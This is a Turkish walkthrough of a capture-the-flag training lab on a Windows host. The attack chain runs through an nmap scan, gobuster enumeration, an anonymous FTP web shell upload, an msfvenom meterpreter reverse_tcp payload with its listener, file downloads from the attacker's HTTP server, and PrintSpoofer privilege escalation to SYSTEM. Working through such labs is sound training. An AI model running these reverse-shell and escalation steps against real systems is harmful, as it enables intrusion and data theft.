

SPOOLER ISINMASI

INFO: Windows sistemlerde, kullanıcıların yetkilerini yönetmek amacıyla tokenler kullanılır. Bu tokenler, kullanıcıların sistem üzerinde ne tür işlemler gerçekleştirebileceğini belirler.

Sistemde yanlış yapılandırılmış servislerin istismar edilmesiyle token çalma ve çalınan tokenle token manipölasyonu yaparak yetki yükseltme saldırıları gerçekleştirme ile ilgili alıřtırmalar yapmak için önerilir.

1. 80 portunda çalışan servisin versiyonu nedir?

Bilgi: nmap atılır.

```
[root@hackerbox]# nmap -sV -p- 172.20.1.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-13 19:53 CDT
Stats: 0:02:55 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.74% done; ETC: 19:56 (0:00:07 remaining)
Nmap scan report for 172.20.1.119
Host is up (0.0012s latency)
Not shown: 65516 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
```

2. *FTP ile paylaşılan klasörün dosya yolu nedir?*

Bilgi: gobuster ile dizin taraması yapılır.

```
[*]-[root@hackerbox]-[~] #ftp 72.20.1.119
#gobuster dir -u http://72.20.1.119 -w /root/Desktop/misc/SecLists/Discovery/Web-Content/directory-list-1.0.txt --soft FTP Service
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://72.20.1.119
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/misc/SecLists/Discovery/Web-Content/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/ftp (Status: 301) [Size: 147]
/* (Status: 400) [Size: 3420]
/*checkout* (Status: 400) [Size: 3420]
/Buying-a-laptop%3F-12-tips-for-you%21 (Status: 400) [Size: 3420]
/Buying-a-computer%3F-Ask-these-3-questions%21 (Status: 400) [Size: 3420]
/*http%3A (Status: 400) [Size: 3420]
/%E6%B2%A2%E5%B0%BB%E3%82%A8%E3%83%AA%E3%82%AB%3A%E3%82%A8%E3%83%AA%E3%82%AB (Status: 400) [Size: 3420]
03-13-24 02:50PM <DIR>
```

FTP servisine erişimimizin olduğunu ve FTP üzerinden paylaşılan dosyalara web üzerinden erişilebildiğini gördüğümüz bir senaryoda şunu düşünebiliriz; FTP servisi üzerinden bir web shell yüklemek ve bu shell e web üzerindeki /ftp dizini üzerinden erişerek sistem üzerinde komutlar çalıştırabilmek.


FTP sunucusuna anonymous olarak bağlanılır ve 301 dönen url'a gidilerek oluşturulan Shell alınır.

Bağlantı: <https://github.com/ThePacketBender/webshells/blob/master/POWERShell.aspx>

Dosya oluşturulur ve hedef makineye indirilir.

```
root@hackerbox:~# ftp 172.20.1.119
Connected to 172.20.1.119.
220 Microsoft FTP Service
Name (172.20.1.119:root): anonymous
331 Anonymous access allowed, send identity (e-mail name)/as password.aspx
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put Powershell.aspx ./Powershell.aspx
local: Powershell.aspx remote:./Powershell.aspx
200 PORT command successful. Not connected.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2085 bytes sent in 0.00 secs (23.6716 MB/s)
ftp>
```


Görüldüğü üzere dizinde dosyamız mevcut.



Get-ChildItem -Path C:\ -Recurse -Directory -ErrorAction SilentlyContinue - Filter "ftp" komutunu göndererek istediğimiz dizinim buluyoruz.


Get-ChildItem -Path C:\ -Recurse -Directory -ErrorAction SilentlyContinue -Filter "ftp"

- **Get-ChildItem:** PowerShell'de bir dizindeki dosya ve klasörleri listelemek için kullanılan cmdlet (komut)dir.
- **-Path C:\:** Aramanın yapılacağı başlangıç yolunu belirtir. Bu örnekte, C:\ kök dizininden başlar.
- **-Recurse:** Bu parametre, belirtilen dizin altındaki tüm alt dizinlere de bakarak arama yapar. Yani, sadece belirtilen dizinle sınırlı kalmaz, tüm alt dizinleri de tarar.
- **-Directory:** Bu parametre, sadece dizinleri (klasörleri) listeler. Dosyalar göz ardı edilir.
- **-ErrorAction SilentlyContinue:** Bu parametre, komut çalıştırılırken oluşan hataların sessizce devam etmesini sağlar. Yani, hatalar ekrana yansıtılmaz.
- **-Filter "ftp":** Bu parametre, filtreleme yaparak sadece isimlerinde "ftp" geçen dizinleri listeler.




3. Yazılım destek uzmanına ait olan hesabın kullanıcı adı nedir?

Bilgi: Get-LocalUser komutuyla listelenir.



4. Liam kullanıcısı hangi gruptadır?

Bilgi: net user liam komutu ile ulaşılır.



5. Liam'ın C:\users\liam\Desktop\clients dizinindeki 4218 ID'li müşterisinin adı soyadı nedir?

Bilgi: Görevde istenen bilgiye ulaşmak için yetki yükseltmesi yapmamız gerekiyor çünkü yetkimiz olmadığından C:\users\liam\Desktop\clients dizinini görüntüleyemiyoruz. Yetki yükseltme için PrintSpoofer saldırısını kullanacağız.

Bu saldırı için aşağıda bağlantısı yer alan exploiti kullanacağız.

Bağlantı: <https://github.com/itm4n/PrintSpoofer>

HackerBox Yolu: /root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer Bu exploit'i çalıştırabilmemiz için "SeImpersonatePrivilege tokenine" sahip bir kullanıcıya ihtiyacımız var. Bunun için mevcut kullanıcımızın ayrıcalıklarını "whoami /priv" komutu ile görüntüleyelim.

SeImpersonatePrivilege tokeni

Bu ayrıcalık, bir sürecin başka bir kullanıcının kimliğini (impersonate) almasına izin verir.

Özellikle hizmetler arası iletişimde veya belirli görevleri belirli kullanıcı haklarıyla gerçekleştirirken kullanılır. Saldırı senaryolarında da sıkça hedef alınan bir ayrıcalıktır çünkü bir saldırganın sistem üzerindeki diğer kullanıcıların kimliğine bürünmesine olanak tanır.

```
Index POWER!webshell>

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeShutdownPrivilege Shut down the system Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
```

Öncelikle HackerBox'ta aşağıdaki komutu çalıştırarak gerekli exe dosyasını üretelim. lhost parametresine HackerBox'ın IP adresinin yazılması gerekir.

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost= lport= -f exe > meterpreter.exe

- **msfvenom:** Metasploit Framework'ün bir parçası olan bu araç, çeşitli zararlı yükler (payloads) ve shellcode'lar oluşturmak için kullanılır.
- **-p windows/x64/meterpreter/reverse_tcp:** Bu parametre, oluşturulacak zararlı yükün türünü belirtir. Burada windows/x64/meterpreter/reverse_tcp payload'ı seçilmiştir. Bu payload, Windows 64-bit işletim sistemlerinde çalışacak şekilde tasarlanmıştır ve bir Meterpreter oturumu başlatmak için kullanılır. Meterpreter, Metasploit'in güçlü ve dinamik bir shell aracıdır.
- **LHOST=<listener-ip>:** Burada <listener-ip>, Metasploit'in payload'ı dinlemek için kullanılacağı IP adresidir. Bu, saldırganın veya pen-testçinin makinesinin IP adresidir.
- **LPORT=<listener-port>:** Burada <listener-port>, payload'ın dinleyeceği port numarasıdır. Bu port üzerinden Meterpreter oturumu kurulur.
- **-f exe:** Bu parametre, çıkış dosyasının formatını belirtir. exe formatı, Windows işletim sistemlerinde çalıştırılabilir bir dosya oluşturur.
- **> meterpreter.exe:** Bu, komutun çıktısını meterpreter.exe adında bir dosyaya yönlendirir. Yani, oluşturulan payload bu dosya adıyla kaydedilir.

```
[*]-[root@hackerbox]-[*]
#msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=172.20.1.128
lport=4444 -f exe > meterpreter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
A000RH0R 0B<AQH0f0x0R`H0RH0R H0RPM10H0JJH100<a|, A00
A080u0LLE90u0XD0@SIOFA00H00tgH0D0@ IRHP0VM10H00A040H0H100A00
H00@I0A00H0AXAX^YZAXAYAZH00 AR00XAYZH00K000]I0ws2_32AVI00
H00I00I0\00ATI00L00A0Lw&00L00hYA0p 0k00j
A^PPM10M10H00H00H00H00A000000H00jAXL00H00A000ta030t
I00u00H00H00M10jAXH00A000_0X0-UH00 ^00j@AYhAXH00H10A0X0S000H00I00M10I00H00H00A00
0 0x0}(XAWYh@AXjZA0
```


Msfconsole açılır ve konfigürasyon ayarları yapılır.

```
[root@hackerbox]~# msfconsole -q
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.20.1.128
LHOST => 172.20.1.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.20.1.128:4444
```

.exe kontrolünün oluşturulup oluşturulmadığı kontrol edilir ve onu çalıştırmak için server kaldırılır.

```
[*]~[root@hackerbox]~# ls
config Downloads Music Powershell.aspx Videos
Desktop go Pictures Public
Documents meterpreter.exe Postman Templates
[root@hackerbox]~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

wget http://<makine-ip-adresi>:8080/meterpreter.exe -OutFile
C:\Windows\Temp\meterpreter.exe komutu ile dosya indirilir.

Şimdi /root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer dizininde bulunan PrintSpoofer64.exe dosyasını indirelim. Bunun için yine python ile ilgili dizinde basitçe bir http server ayağa kaldıralım.

```
[root@hackerbox]~# cd /root/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer
[root@hackerbox]~/Desktop/misc/WindowsPrivilegeEscalation/PrintSpoofer# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Ardından hedef makineye aşağıdaki komutu çalıştırarak oluşturduğumuz PrintSpoofer64.exe dosyasını indirelim. İndirdiğimiz bu exploit ve meterpreter shell ini çalıştırmadan önce HackerBox’ımızda msfconsole u açarak dinleme moduna geçelim.

wget http://<makine-ip-adresi>:/PrintSpoofer64.exe -OutFile
C:\Windows\Temp\PrintSpoofer64.exe

Şimdi powershell üzerinden aşağıdaki komut ile exploitimizi çalıştıralım. Evet yetkilerimizi yükseltmeyi başardık. Artık sistemde yüksek yetkilere sahip olan **NT AUTHORITY\SYSTEM** kullanıcısının yetkilerine sahibiz. Artık görevde istenen ad soyad verisini bulabiliriz. Öncelikle C:\users\Iam\Desktop\clients dizinine gidilir. Ls ile listelenir ve sonuca ulaşılır. “Jordan Smith” olduğu anlaşılır.

-ISINMA TAMAMLANDI-

Tebrikler

SweepingSpeedball56 Hackviser’in Spooler ısınmasını başarıyla tamamladı